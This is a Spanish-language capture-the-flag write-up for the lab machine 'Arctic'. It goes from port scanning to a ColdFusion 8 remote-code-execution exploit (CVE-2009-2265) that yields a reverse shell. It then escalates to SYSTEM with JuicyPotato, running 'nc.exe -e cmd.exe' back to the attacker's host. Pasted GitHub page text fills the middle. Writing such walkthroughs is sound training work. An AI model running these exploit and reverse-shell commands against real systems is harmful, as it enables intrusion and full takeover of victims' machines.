

Arctic



Descripción

Esta máquina es de dificultad fácil y tiene una enumeración no muy complicada y una explotación que no requiere divertida, la escalada de privilegios quizá es un poco más rebuscada pero está muy bien para aprender y coger práctica en escaladas de privilegios

Herramientas empleadas en la resolución de esta máquina

- nmap
- git clone
- chmod
- netcat
- impacket-smbserver

- JuicyPotato

Enumeración


Vamos a comenzar la fase de enumeración con un escaneo de puertos para ver servicios activos

```
sudo nmap -p- --min-rate 5000 -sCV 10.10.10.11 -oN arctic
```

```
Nmap scan report for 10.10.10.11
Host is up (0.10s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc  Microsoft Windows RPC
8500/tcp   open  fmtp?
49154/tcp  open  msrpc  Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Si vemos los puertos abiertos podemos ver uno que quizá nos llama la atención porque no es muy usual, el puerto 8500


Si nos dirigimos a nuestro navegador y ponemos en el buscador la ip y el puerto 8500 encontraremos un índice de archivos



Ruta para encontrar el panel de login

```
/CFIDE/administrator/
```

Si investigamos los archivos que encontramos en las carpetas, encontraremos un panel de login



Podemos ver que estamos ante adobe COLD FUSION 8

Explotación

Si hacemos una búsqueda de vulnerabilidades de esa versión de **adobe ColdFusion**, encontraremos un repositorio de **github** con un **RCE**

<https://github.com/0xDTC/Adobe-ColdFusion-8-RCE-CVE-2009-2265>

(Dentro del repositorio tendremos una guía de uso del exploit)

Vamos a pasarnos el repositorio a nuestra máquina

```
git clone https://github.com/0xDTC/Adobe-ColdFusion-8-RCE-CVE-2009-2265.git
```

Dentro del repositorio convertiremos el exploit en ejecutable

```
chmod +x CVE-2009-2265
```


Antes de ejecutar el exploit, en otra terminal, tendremos que poner un puerto a la escucha para conseguir la reverse shell

```
nc -lnvp 1234
```

Lo ejecutamos y añadimos los parámetros correspondientes para ejecutar efectivamente el exploit

```
./CVE-2009-2265 -l 10.10.16.2 -p 1234 -r 10.10.10.11 -q 8500
```

- Parámetros
 - l → LHOST
 - p → LPORT (Puerto con NETCAT, en mi caso 1234)
 - r → RHOST
 - q → RPORT



```
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.11] 49333
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\ColdFusion8\runtime\bin>
```

Con el comando whoami podemos ver que somos el usuario **tolis**, perteneciente al dominio **arctic**

Escalada de Privilegios

Si ejecutamos el comando **whoami /priv**, podremos ver los privilegios que tiene nuestro usuario

```
C:\ColdFusion8\runtime\bin>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----

```

Privilege Name	Description	State
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

Vemos que tenemos el privilegio **seImpersonatePrivilege**, al tener este privilegio activado podriamos probar a escalar privilegios con un exploit llamado **JuicyPotato**

(Github de el exploit)

<https://github.com/ohpe/juicy-potato>

Nos descargamos el exploit

master 1 Branch 1 Tag

Go to file

Add file

Code

ohpe Merge pull request #17 from andy2002a/patch-1 744d321 · 4 years ago 53 Commits

CLSID	Update GetCLSID.ps1	4 years ago
JuicyPotato	fix: initialize PotatoAPI only once	7 years ago
Test	Ignoring exe in test folder	7 years ago
assets	Update README.md	7 years ago
.gitignore	Update Windows 10 Pro	7 years ago
LICENSE	Initial commit	7 years ago
README.md	Added to BlackArch	7 years ago
_config.yml	Update _config.yml	7 years ago
appveyor.yml	AppVeyor commit filtering	7 years ago

README GPL-3.0 license

Juicy Potato (abusing the golden privileges)

A sugared version of [RottenPotatoNG](#), with a bit of juice, i.e. *another Local Privilege Escalation tool, from a Windows Service Accounts to NT AUTHORITY\SYSTEM*

Summary

About

A sugared version of RottenPotatoNG, with a bit of juice, i.e. another Local Privilege Escalation tool, from a Windows Service Accounts to NT AUTHORITY\SYSTEM.

ohpe.github.io/juicy-potato/

[windows](#) [privilege-escalation](#) [dcom](#) [rottenpotatong](#) [juicy-potato](#) [clsid](#)

Readme

GPL-3.0 license

Activity

2.5k stars

47 watching

472 forks

Report repository

Releases 1


Fresh potatoes Latest

on Aug 10, 2018

Packages

No packages published

Contributors 5



Una vez descargado, vamos a pasarlo a la máquina víctima mediante **SAMBA**

En la carpeta descargas o donde tengamos el exploit haremos lo siguiente

```
impacket-smbserver share .
```

Antes de descargar el archivo en la máquina víctima, nos dirigiremos a C:\ para crear una carpeta llamada tmp, donde guardaremos el exploit temporalmente

```
mkdir tmp  
cd tmp
```

Ahora en la Máquina víctima, en el directorio tmp descargaremos el exploit de la siguiente manera


```
copy \\10.10.16.2\share\JuicyPotato.exe .
```

```
C:\tmp>copy \\10.10.16.2\share\JuicyPotato.exe .  
copy \\10.10.16.2\share\JuicyPotato.exe .  
1 file(s) copied.
```

Ahora que tenemos el exploit, también nos pasaremos la herramienta Netcat para realizar una reverse shell privilegiada

Buscamos Netcat en nuestro sistema

```
(kali@kali) [~/Downloads]  
$ locate nc.exe  
/timeshift/snapshots/2025-04-29_05-00-01/localhost/usr/share/windows-resources/binaries/nc.exe  
/timeshift/snapshots/2025-04-30_17-00-01/localhost/usr/share/windows-resources/binaries/nc.exe  
/usr/share/windows-resources/binaries/nc.exe
```

Vamos a la ruta donde tenemos la herramienta y compartimos el archivo con **SAMBA**

```
impacket-smbserver share .
```

Lo descargamos en la máquina víctima

```
copy \\10.10.16.2\share\nc.exe
```

Una vez hecho esto vamos a intentar escalar privilegios

Antes de empezar vamos a poner un puerto a la escucha para recibir la reverse shell privilegiada

```
nc -nvlp 443
```

Ahora ejecutamos el exploit

```
JuicyPotato.exe -l 2222 -p C:\Windows\system32\cmd.exe -t * -a "/c C:\tmp\nc.exe -e cmd.exe 10.10.16.2 443"
```

Explicación de los parámetros de JuicyPotato

- l → Puerto que JuicyPotato abrirá para escuchar conexiones, podemos poner el que queramos
- p → Especificaremos el programa que queremos ejecutar con privilegios, en nuestro caso cmd.exe (Así tenemos una "Terminal" privilegiada)
- t → Indicaremos que tipo de token impersonation queremos intentar, en nuestro caso todos (Asterisco)
- a → Es el comando que queremos que se ponga en el cmd.exe, en este caso especificamos uno que hará una conexión a la ip 10.10.16.2 por el puerto 443, que es nuestra ip y el puerto que abrimos anteriormente

Una vez hecho esto ya tendremos una reverse shell privilegiada

```
L$ nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.11] 49264
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Ya podremos buscar la rootflag y la userflag si no lo habíamos hecho anteriormente